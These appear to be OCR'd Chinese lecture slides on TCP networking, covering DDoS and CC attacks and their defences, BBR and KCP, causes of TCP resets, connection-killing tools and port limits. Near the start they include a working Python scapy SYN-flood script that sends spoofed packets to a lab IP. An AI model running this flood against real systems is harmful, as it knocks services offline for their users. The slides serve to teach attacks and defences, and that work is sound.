





tcp other

ddos

```python
#!/usr/bin/env python
# -*- coding:utf-8 -*-

from scapy.all import *
import random

def synFlood():
    for i in range(10000):
        #构造随机的源IP
        src='%i.%i.%i.%i'%(
            random.randint(1,255),
            random.randint(1, 255),
            random.randint(1, 255),
            random.randint(1, 255)
        )
        #构造随机的端口
        sport=random.randint(1024,65535)
        IPlayer=IP(src=src,dst='192.168.56.101')
        TCPlayer=TCP(sport=sport,dport=8181,flags="S")
        packet=IPlayer/TCPlayer
        send(packet)
        print(src)
        time.sleep(1)

if __name__ == '__main__':
    synFlood()
```



ddos defend


anycast
dns
高防ip
anycast
安全 cdn
anycast
1. 检测
异常检测系统
router
server
3. 流量回注
2. 牵引
流量清洗系统


ddos

- syn flood
  - 就狂发 syn !!!
- 目的
  - 连接队列打满
  - 节点流量打满
  - 恶意半连接占用内存

- 找警察叔叔？ 😅 😔 😭
- 防护cdn
  - 分散攻击，生抗流量
  - 校验攻击特征，策略防御
- 流量清洗设备（tcp proxy）
  - 路由间隔性输出镜像流量做异常检测
  - 牵引流量清洗后并回注流量
  - 防御设备辅助server建立连接

anycast

- anycast
  - 寻路链路优化、负载均衡、线路故障
  - 面向同一个 ip 地址
  - 分解攻击流量到各区域机房
  - bgp任意播需要运营商强力合作
  - 常用于dns及cdn系统 !!!



避免一个机房被打死 !!!

闲聊cc


- cc 攻击 （应用层攻击）
  - 无差异爆站
  - post 流量型攻击
  - 耗尽net、cpu、mem及io资源
  - 慢速请求攻击？
  - ...

买高防！买高防！买高防！

- 分布式集群
- iptables policy
- nginx lua
  - 检验length
  - 面向url和ip的限速限频
  - 黑白名单
  - lua
    - token = hash(ip + ts + random)
    - set cookie and 302 by javascript
  - ...

bbr

- google 出品的拥塞算法
  - 在有一定丢包率的网络链路上充分利用带宽.
  - 降低网络链路上的 buffer 占用率降低延迟.
- 适用场景, 存在一定丢包率的高延迟网络
- bbr对丢包不敏感
- 基于bdp带宽延迟探测的拥塞控制
- in linux kernal 4.9



cubic vs bbr

kcp

* 基于udp实现的快速可靠传输协议 ！！！
* 更加激进贪婪，牺牲网络的公平性
* 特点
  * 比 TCP浪费10%-20%的带宽的代价
  * 换取平均延迟降低 30%-40%
  * 且最大延迟降低三倍的传输效果 !!!

github.com/skywind3000/kcp

使用udp实现可靠性协议

* 相比tcp
  * 无需三次握手和四次挥手
  * RTO不翻倍，只做 1.5 倍
  * 真正的选择性重传
  * 快速重传 （ 收到2个重复ack ）
  * FEC （Reed-Solomon纠删码）
  * 多路复用
  * ...

when trigger tcp rst

- 向一个closed的端口发数据由对方内核回馈rst
- time-wait数量超过net.ipv4.tcp_max_tw_buckets
- 缓冲区数据未读完进行close()
- 开启linger模式，通过rst关闭
- 关闭连接超过tcp_max_orphans
- 全队列已满，另外tcp_abort_on_overflow=1时
- 对 last-ack 状态的连接发送请求
- 网络迷包，客户端收到的第二次握手的ack序号不正确，则向服务端发起rst
- ... ...

rst丢失怎么办 ???

ha...

发完rst就变为 closed 了

tcp rst

- socket rst errno
  - connection reset by peer (errno = ECONNRESET)
    - 收到对方的连接重置
  - broken pipe (errno = EPIPE)
    - 往一个已收到rst的连接写数据
    - 内核触发 sigpipe 信号，默认行为是干掉进程，but ...
- 多数网络框架劫持 sigpipe 信号行为，上层只需控制异常
- 做好异常处理，没什么毛病 !!!

kill tcp

- tcpkill (only active conn)
  - libpcap监听并抓取当前的tcp seq
  - 主动触发rst
- killcx
  - Challenge ACK
  - client随意发送一个syn
  - server返回正确的seq
  - 携带正确的seq发送rst

o.	Time	Source	Destination	Protocol	Info
1	0.000000	10.211.55.2	10.211.55.10	TCP	61632 → 8080 [SYN, ECN, CWR] Seq=3806411783 Win=65535 Len=0 MSS=1460
2	0.000087	10.211.55.10	10.211.55.2	TCP	8080 → 61632 [SYN, ACK, ECN] Seq=712374122 Ack=3806411784 Win=28960 L
3	0.000290	10.211.55.2	10.211.55.10	TCP	61632 → 8080 [ACK] Seq=3806411784 Ack=712374123 Win=131712 Len=0 TSva
4	3.727180	10.211.55.2	10.211.55.10	TCP	61632 → 8080 [PSH, ACK] Seq=3806411784 Ack=712374123 Win=131712 Len=6
5	3.727233	10.211.55.10	10.211.55.2	TCP	8080 → 61632 [ACK] Seq=712374123 Ack=3806411790 Win=29056 Len=0 TSval
6	111.498797	10.211.55.2	10.211.55.10	TCP	[TCP Port numbers reused] 61632 → 8080 [SYN] Seq=10 Win=65535 Len=0
7	111.498809	10.211.55.10	10.211.55.2	TCP	8080 → 61632 [ACK] Seq=712374123 Ack=3806411790 Win=227 Len=0 TSval=2
8	111.500497	10.211.55.2	10.211.55.10	TCP	61632 → 8080 [RST] Seq=3806411790 Win=65535 Len=0
9	111.500714	10.211.55.10	10.211.55.2	TCP	8080 → 61632 [RST] Seq=712374123 Win=65535 Len=0

Challenge ACK

Linux 内核对于ESTABLISHED连接收到的乱序 SYN 报文，会回复一个携带了正确序列号和确认号的 ACK 报文。

连接端口限制？

- 常见的限制
  - 文件描述符限制 (ulimit)
  - 内存限制 (buffer/cache)
  - other sysctl.conf
- 服务端
  - 排除限制条件下，连接数要看tcp 4 元祖
  - client的ip数量最大为2的32次方，port为2的16次方
  - 所以单机理论是大约可到2的48次方
- 客户端
  - 排除限制条件下，连接数要看tcp 4 元祖
  - ip_local_port_range (default 32768 - 60999)


```
$ ss -ant|grep -v :22|grep 34006
ESTAB      0      0      192.168.124.10:34006              111.206.176.91:80
ESTAB      0      0      192.168.124.10:34006              220.194.111.148:80
ESTAB      0      0      192.168.124.10:34006              123.126.104.68:80
ESTAB      0      0      192.168.124.10:34006              220.194.111.149:80
ESTAB      0      0      192.168.124.10:34006              115.159.231.124:80
ESTAB      0      0      192.168.124.10:34006              61.182.138.3:80
ESTAB      263120 0      192.168.124.10:34006              123.125.114.5:80
```

客户端在四元组不冲突下，没有端口限制 ！！！

连接端口限制？

ip_local_port_range = 3w - 6w

客户端在四元组不冲突下，没有端口限制 ！！！




when process crash ?

- 当进程退出后，由操作系统内核来收尾 ...
  - 无未读缓冲
    - 内核接管并主动发起 fin
  - 有未读缓冲
    - 触发 rst
  - linger
    - 触发 rst

- FIN
  - init 0 (关机)
  - kill -15 pid
  - kill -9 pid
  - OOM without recv-q

when server crash ?

- 为什么在curl时 ...
  - 有时会阻塞很久才失败？
  - 有时立马就返回失败？

